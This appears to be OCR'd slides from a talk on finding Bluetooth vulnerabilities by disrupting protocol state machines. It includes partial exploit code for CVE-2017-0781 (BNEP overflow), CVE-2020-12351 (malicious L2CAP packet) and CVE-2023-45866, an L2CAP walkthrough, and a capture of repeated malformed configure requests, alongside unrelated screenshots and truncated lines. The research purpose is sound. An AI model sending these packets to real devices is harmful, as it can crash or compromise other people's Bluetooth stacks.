
CVE-2017-0781



```python
def packet(overflow):
    pkt = ''
    pkt += p8(set_bnep_header_extension_bit(BNEP_FRAME_CONTROL))
    pkt += bnep_control_packet(BNEP_SETUP_CONNECTION_REQUEST_MSG, '\x00' + overflow)
    return pkt

bad_packet = packet('AAAABBBB')

log.info('Connecting...')
sock = bluetooth.BluetoothSocket(bluetooth.L2CAP)
bluetooth.set_l2cap_mtu(sock, 1500)
sock.connect((target, port))

log.info('Sending BNEP packets...')
for i in range(count):
    sock.send(bad_packet)

log.success('Done.')
sock.close()
```


CVE-2020-12351





```c
// Send data
uint16_t buffer[BUFFER_SIZE];
buffer[0] = htobs(0x0004);
buffer[1] = htobs(0x0004);
buffer[2] = htobs(0x0002);
buffer[3] = htobs(0x0102);
int count;
for (count=1; count<=5; count++)
{
    printf("\nSending some data to prove that connection is established between central and perip
    int bytes_sent = write(hci_handle, buffer, sizeof(buffer));
    printf("Size of the buffer: %ld\n", sizeof(buffer));
    printf("Sent %d\n", bytes_sent);
    sleep(1);
}
// End of Send data

struct l2cap_conninfo l2_conninfo;
// socklen_t l2_conninfolen = sizeof(l2_conninfo);
// if (getsockopt(hci_socket, SOL_L2CAP, L2CAP_CONNINFO, &l2_conninfo, &l2_conninfolen) < 0)
// {
//     perror("getsockopt");
//     return 1;
// }

hci_handle = l2_conninfo.hci_handle;
printf("\n[*] HCI handle: %x\n", hci_handle);


printf("\n[*] Sending malicious L2CAP packet...\n");
struct
{
    l2cap_hdr hdr;
    uint16_t ctrl;
    uint16_t fcs;
```

CVE-2023-45866



```python
def char_to_key_code(char):
    # Mapping for special characters that always require SHIFT
    shift_char_map = {
        '!': 'EXCLAMATION_MARK',
        '@': 'AT_SYMBOL',
        '#': 'HASHTAG',
        '$': 'DOLLAR',
        '%': 'PERCENT_SYMBOL',
        '^': 'CARET_SYMBOL',
        '&': 'AMPERSAND_SYMBOL',
        '*': 'ASTERISK_SYMBOL',
        '(': 'OPEN_PARENTHESIS',
        ')': 'CLOSE_PARENTHESIS',
        '_': 'UNDERSCORE_SYMBOL',
        '+': 'KEYPADPLUS',
            '{': 'LEFTBRACE',
            '}': 'RIGHTBRACE',
            ':': 'SEMICOLON',
            '\\': 'BACKSLASH',
            '"': 'QUOTE',
        '<': 'COMMA',
        '>': 'DOT',
            '?': 'QUESTIONMARK',
            'A': 'a',
            'B': 'b',
            'C': 'c',
            'D': 'd',
            'E': 'e',
            'F': 'f',
            'G': 'g',
            'H': 'h',
            'I': 'i',
            'J': 'j',
            'K': 'k',
```

Disrupting the state machine to - discover new Bluetoothvulnerabilities

Disrupting the state machine to discover new Bluetooth vulnerabilities


How to do it?

➢**Which nodes should we pay attention to?**

1. All nodes involved in the interaction process, such as authentication, connection, communication, and the authentication procedure.

➢**Factors that affect state machine interactions?**

1. The protocol stack architecture of the device under test
2. Different SoC chips have different driver handling processes
3. Protocol stacks of different system architectures



Developer options

Use developer options

Disable absolute volume

Disables the Bluetooth absolute volume feature in case of volume issues with remote devices such as unacceptably loud volume or lack of control.

Disable Bluetooth LE audio

Select Bluetooth AVRCP Version

- ● AVRCP 1.5 (Default)
- ○ AVRCP 1.3
- ○ AVRCP 1.4
- ○ AVRCP 1.6

MAP 1.2 (Default)


HD audio

Bluetooth Audio Codec

Use System Selection (Default)

Bluetooth Audio Sample Rate

Use System Selection (Default)



Release of BlueZ 5.66

14th November 2022, 08:04 pm by Tedd Ho-Jeong An

This release mainly includes the initial support of BAP (Basic Audio Profile) which is an essential part of LE Audio responsible for strea
For MESH, new MGMT opcodes are added to share one controller between the legacy bluetooth daemon and the mesh daemon. This re
GATT, HOG

bluez-5.66.tar.xz

Category: Release | Comments Off

Release of BlueZ 5.65

23rd September 2022, 06:40 am by Tedd Ho-Jeong An

This release includes many changes related to the IOS support such as supporting ISO socket via experimental feature support and up
numerous bug fixes on A2DP, AVRCP, SDP, HOG, GATT, and MESH.

bluez-5.65.tar.xz

Category: Release | Comments Off

Release of BlueZ 5.64

19th March 2022, 06:18 am by Tedd Ho-Jeong An

This is another release mostly with the bug fixes on HOG, GATT, A2DP, Media, AVDTP, AVRCP, and scanning failure. Also, this releas
2.25), and other minor issues found with the static code analyzing tool. ISO packet support is added to the emulator as a part of LE Au

bluez-5.64.tar.xz

Category: Release | Comments Off


Release of BlueZ 5.63

6th January 2022, 08:49 pm by Tedd Ho-Jeong An

This release is mostly a bug fix release, with fixes to features such as GATT, SDP, Daemon, and emulator. It also adds a new MGM
Advertisement Monitor.

New build options for sanitizers (lsan, asan, ubsan) are added and it may require installing additional libraries depending on the distros

bluez-5.63.tar.xz



Bluetooth®

Learn about Bluetooth   Deve

SPECIFICATIONS

Core Specification 6.0


Adopted

This specification defines the technologies required to create interoperable Bluetooth devices.

Note: Errata Correction 25800 is mandatory when claiming compliance to Core Specification 6.0

Related Resource(s): Core Specification v6.0 Feature Overview

Documents
Core Specification 6.0 (HTML)
Changes since previous version
Implementation Extra Information for Test (IXIT)



WISDOM

Bluetooth_L2CAP (N)

默认状态机


State Machine Description

Variable (0)

Wait Time (seconds, can be a decimal): 0.1

Disrupting the state machine to discover new Bluetooth vulnerabilities

L2CAP


Master Device
Send L2CAP Connect Request
Slave Device
Respond with L2CAP Connect Response
Send Configuration Request
Respond with Configuration Response
Data Transmission
Data Transmission
Send Disconnection Request
Respond with Disconnection Response
Channel Closed

1. L2CAP Connect Request

➢The master device sends an L2CAP Connect Request via the ACL link to the slave device, specifying the desired service (PSM) and providing channel identifiers (CIDs).

2. L2CAP Connect Response

➢Upon receiving the Connect Request, the slave device verifies service availability and responds by assigning its own channel identifier (CID), establishing a preliminary connection.

3. L2CAP Channel Configuration


➢Both devices negotiate channel parameters (such as MTU and QoS). Once agreement is reached, the channel is officially opened and ready for data transmission.


4. Data Transfer & Disconnection

➢After channel establishment, data is exchanged between devices. When communication ends, the master initiates a Disconnection Request, the slave device confirms, and the channel is closed with resources reclaimed.


Disrupting the state machine to discover new Bluetooth vulnerabilities

L2CAP






```
Protocol    Length   Info
HCI_EVT           8  Rcvd Number of Completed Packets
L2CAP            17  Sent Connection Request (SDP, SCID: 0x0040)
HCI_EVT           8  Rcvd Number of Completed Packets
L2CAP            21  Rcvd Connection Response - Success (SCID: 0x0040, DCID: 0x0048)
L2CAP            21  Rcvd Configure Request (DCID: 0x0040)
L2CAP            21  Sent Configure Request (DCID: 0x0048)
L2CAP            21  Sent Configure Request (DCID: 0x0048)
L2CAP            21  Sent Configure Request (DCID: 0x0048)
L2CAP            21  Sent Configure Request (DCID: 0x0048)
```



- ➢ **Malformed configuration request**
- ➢ **Repeated negotiation of MTU configuration**

Demo



